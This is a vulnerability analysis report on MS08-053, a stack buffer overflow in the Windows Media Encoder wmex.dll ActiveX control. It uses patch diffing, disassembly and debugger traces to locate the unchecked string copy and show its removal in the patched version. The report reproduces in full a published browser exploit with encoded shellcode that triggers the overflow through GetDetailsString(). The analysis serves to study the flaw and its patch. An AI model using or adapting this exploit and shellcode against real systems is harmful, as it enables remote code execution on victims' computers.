

## MS08-053 – Windows Media Encoder wmex.dll ActiveX Control Buffer Overflow Analysis Report

- **Microsoft Excerpt:** [MS08-053](#)

Remote code execution vulnerability exists in the WMEX.DLL ActiveX control installed by Windows Media Encoder 9 Series. The vulnerability could allow remote code execution if a user views a specially crafted Web page. If a user is logged on with administrative user rights, an attacker who successfully exploited this vulnerability could take complete control of an affected system. An attacker could then install programs, edit (view, change, or delete) data, create new accounts with full user rights, etc. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

- **Tools and File Info:**

- Disassembler: IDA 5.2
- Debugger: OllyDbg
- Diff. Plugin: BinDiff, PatchDiff
- Un-Patched File: wmex.dll (version 9.0.0.2980)
- Patched File: wmex.dll (version 9.0.0.3359)

- **Technical Details:**

ActiveX control **CLSID:** A8D3AD02-7508-4004-B2E9-AD33F087F43C & **ProgID:** WMEnc.WMEncProfileManager

There is a boundary error in handling the string passed through the vulnerable **GetDetailsString()** method. It takes 2 parameters supplied by the user: **GetDetailsString()** (A<string> ,B<numeric>). The stack based buffer, has a fixed size of 2056 bytes/808h and while copying the string "A" to the buffer, it doesn't check the length, thereby causing an overflow. And, an overly long string can also overwrite any functions, addresses stored in stack.

The two file versions (un-patched \*.2980 vs patched \*.3359) when compared has the following changed functions –

Function 1 EA	Name 1	Sign 1	Function 2 EA	Name 2	Sign 2	sign diff
B 9e4721f	sub_8E4721F	8:138	87f975	sub_87FF975	6:911	d = 2.4.3
B 9e47480	sub_8E47480	24:37:31	87f9c11	sub_87FFC11	25:38:31	d = -1.1.0
B 9e47995	sub_8E47995	10:134	87e95d1	sub_87E95D1	7:94	d = 3.4.0
B 9e47b2c	sub_8E47B2C	9:11.2	87e87ef	sub_87E87EF	6:7.2	d = 3.4.0
B 9e47c0c	sub_8E47C0C	4:5.2	87e87c9	sub_87E87C9	3:3.2	d = 1.2.0
B 9e47eeb	sub_8E47EEB	9:12.4	87f9774	sub_87FFF74	7:10.2	d = 2.2.2
B 9e48092	sub_8E48092	7:9.3	882f833	sub_882F833	6:7.2	d = 1.2.1
B 9e48122	sub_8E48122	9:12.4	8800193	sub_8800193	7:10.2	d = 2.2.2
B 9e481eb	sub_8E481EB	10:14.7	88005b3	sub_88005B3	10:14.9	d = 0.0.2
B 9e48495	sub_8E48495	9:12.5	8830098	sub_8830098	9:12.1	d = 0.0.4
B 9e48532	sub_8E48532	10:14.10	8800eec	sub_8800EEC	12:18:12	d = -2.4.2
B 9e48b08	sub_8E48B08	6:9.2	8801c76	sub_8801C76	5:7.4	d = 1.2.2
B 9e48478	sub_8E48478	31:44:31	880372e	sub_880372E	30:43:31	d = 1.1.0
B 9e489ab	sub_8E489AB	5:6.4	8803c50	sub_8803C50	5:6.2	d = 0.0.2
B 9e489f0	sub_8E489F0	7:9.4	8803c8f	sub_8803C8F	5:7.2	d = 2.2.2
B 9e48a30	sub_8E48A30	7:9.3	8803ce0	sub_8803CE0	7:9.2	d = 0.0.1
B 9e48c7c	sub_8E48C7C	8:10.7	8803f5e	sub_8803F5E	8:10.6	d = 0.0.1
B 9e4c414	sub_8E4C414	3:3.4	8829fee	sub_8829FEE	1:0.1	d = 2.3.3
B 9e4c38f	sub_8E4C38F	3:3.3	8804de5	sub_8804DE5	5:6.3	d = -2.3.0
B 9e4ca09	sub_8E4CA09	14:20:8	8804ea9	sub_8804EA9	18:26:9	d = 4.6.1
B 9e4ced6	sub_8E4CED6	7:9.17	880540e	sub_880540E	7:9.18	d = 0.0.1
B 9e4d7d2	sub_8E4D7D2	3:3.2	8805dfe	sub_8805DFE	1:0.4	d = 2.3.2
B 9e4d80d	sub_8E4D80D	21:31:14	8805e5e	sub_8805E5E	20:30:14	d = 1.1.0
B 9e4e161	sub_8E4E161	9:12.6	8806a0a	sub_8806A0A	7:10.6	d = 2.2.0
B 9e4e45d	sub_8E4E45D	13:19:11	8806d16	sub_8806D16	11:17:10	d = 2.2.1
B 9e4ebf3	sub_8E4EBF3	50:77:59	880756a	sub_880756A	49:76:59	d = 1.1.0
B 9e4f27b	sub_8E4F27B	23:35:23	8807d0f	sub_8807D0F	25:39:23	d = -2.4.0
B 9e4f946	sub_8E4F946	18:27:24	880806f	sub_880806F	18:27:25	d = 0.0.1

Line 283 of 394

Retrieving information from the database... ok  
Retrieving information from the database... ok  
Retrieving information from the database... ok  
Retrieving information from the database... ok  
C:\Program Files\BinDiff\BinDiff.Temp\cfg-iso.v20.xml  
C:\Program Files\BinDiff\BinDiff.Temp\cfg-pri.v20.graphml  
C:\Program Files\BinDiff\BinDiff.Temp\cfg-sec.v20.graphml  
starting BinDiff GUI ...  
Retrieving information from the database... ok  
Retrieving information from the database... ok

Fig 1: changed functions (\*.2980 vs \*.3359)

Among all the functions **sub\_8E4CA09** is the function in concern. Here are the visual differences between the flows of the routine.




Fig 2: Visual Difference (sub\_8E4CA09)

Here is the zoom of the following WCSCPYPY code under **08E4CA3A**:




Fig 3: Vulnerable Function

This vulnerable method GetDetailsString() (A<string>,B<numeric>) is called through WSCPYPY and is responsible for copying the parameter string "A" without checking for its length, and thus overflowing the buffer.

Following exploit was published at milw0rm on 13<sup>th</sup> September:

```
<html>
<pre>

=====
MS08-053 Windows Media Encoder wmex.dll ActiveX Control Buffer Overflow
=====

Calc execution POC Exploit for WinXP SP2 PRO English / IE6.0 SP2
Found by   : Nguyen Minh Duc and Le Manh Tung
Advisory   : http://www.microsoft.com/technet/security/Bulletin/MS08-053.msp
Exploit by : haluznik | haluznik[at]gmail.com
09.10.2008
=====

<input language=JavaScript onclick=poc() type=button value="launch exploit">

<OBJECT id="target" classid="clsid:A8D3AD02-7508-4004-B2E9-AD33F087F43C">
</OBJECT>

<script>

function poc() {

var shellcode = unescape(
"%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949%u4948%u4949" +
"%u4949%u4949%u4949%u4949%u5a51%u436a%u3058%u3142%u4250%u6b41" +
"%u4142%u4253%u4232%u3241%u4141%u4130%u5841%u3850%u4242%u4875" +
"%u6b69%u4d4c%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c" +
"%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f%u6e68%u736b" +
"%u716f%u6530%u6a51%u724b%u4e69%u366b%u4e54%u456b%u4a51%u464e" +
"%u6b51%u4f70%u4c69%u6e6c%u5964%u7350%u5344%u5837%u7a41%u546a" +
"%u334d%u7831%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955" +
"%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b%u726c%u4c6b" +
"%u534b%u376f%u636c%u6a31%u4e4b%u756b%u6c4c%u544b%u4841%u4d6b" +
"%u5159%u514c%u3434%u4a44%u3063%u6f31%u6230%u4e44%u716b%u5450" +
"%u4b70%u6b35%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530" +
"%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b%u6c30%u5770" +
"%u5770%u4770%u4c70%u704b%u4768%u714c%u444f%u6b71%u3346%u6650" +
"%u4f36%u4c79%u6e38%u4f63%u7130%u306b%u4150%u5878%u6c70%u534a" +
"%u5134%u334f%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377" +
"%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f%u4147%u4163" +
"%u504c%u4273%u3159%u5063%u6574%u7035%u546d%u6573%u3362%u306c" +
"%u4163%u7071%u536c%u6653%u314e%u7475%u7038%u7765%u4370");

var buff= "";
var nsp = unescape("%u06EB%u9090");
var sh = unescape("%u6950%u74C9");
var nop = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");

for (i=0;i<1638;i++) buff=buff + unescape("%u4141");

buff = buff + nsp + sh + nop + shellcode;

target.GetDetailsString(buff,1);
}

</script>
</pre>
</html>

# milw0rm.com [2008-09-13]
```

On running the [published exploit](#) following was the debugger output –





Fig 4: OllyDbg Debug Screen w/ Exploit

Note, on running the exploit and attaching debugger with IEXPLORE.EXE, the EAX register overflows with 0x41414141 and with trace, the instructions responsible for this are:

```
.text:08E4CA3D    lea     eax, [ebp+var_808]
.text:08E4CA43    push    eax                ; wchar_t *
.text:08E4CA44    call    ds:wscsncpy
.text:08E4CA4A    pop     ecx
.text:08E4CA4B    pop     ecx
```

Checking the same functions in IDA, following is the graph for vulnerable version \*.2980 –



It shows in **loc\_8E4CA2E** at conditional check of **jl short loc\_8E4CA80**, FALSE case reaches to **08E4CA3A** where, the vulnerable instruction WCSCPY is called at **08E4CA44**.

On the other hand, the patched version does not have this instruction set. The version \*.3359 has deleted this at the address **08804F20** (patched) against **08E4CA3A** (vulnerable) thereby, removing this vulnerability.




Fig 5: Vulnerable Function Differences

Therefore, the patched version does not show this vulnerability any more.

#### Disclaimer:

Copyright (c) 2006-2008, EvilFingers  
All rights reserved.

THIS DOCUMENT IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS AS IS AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.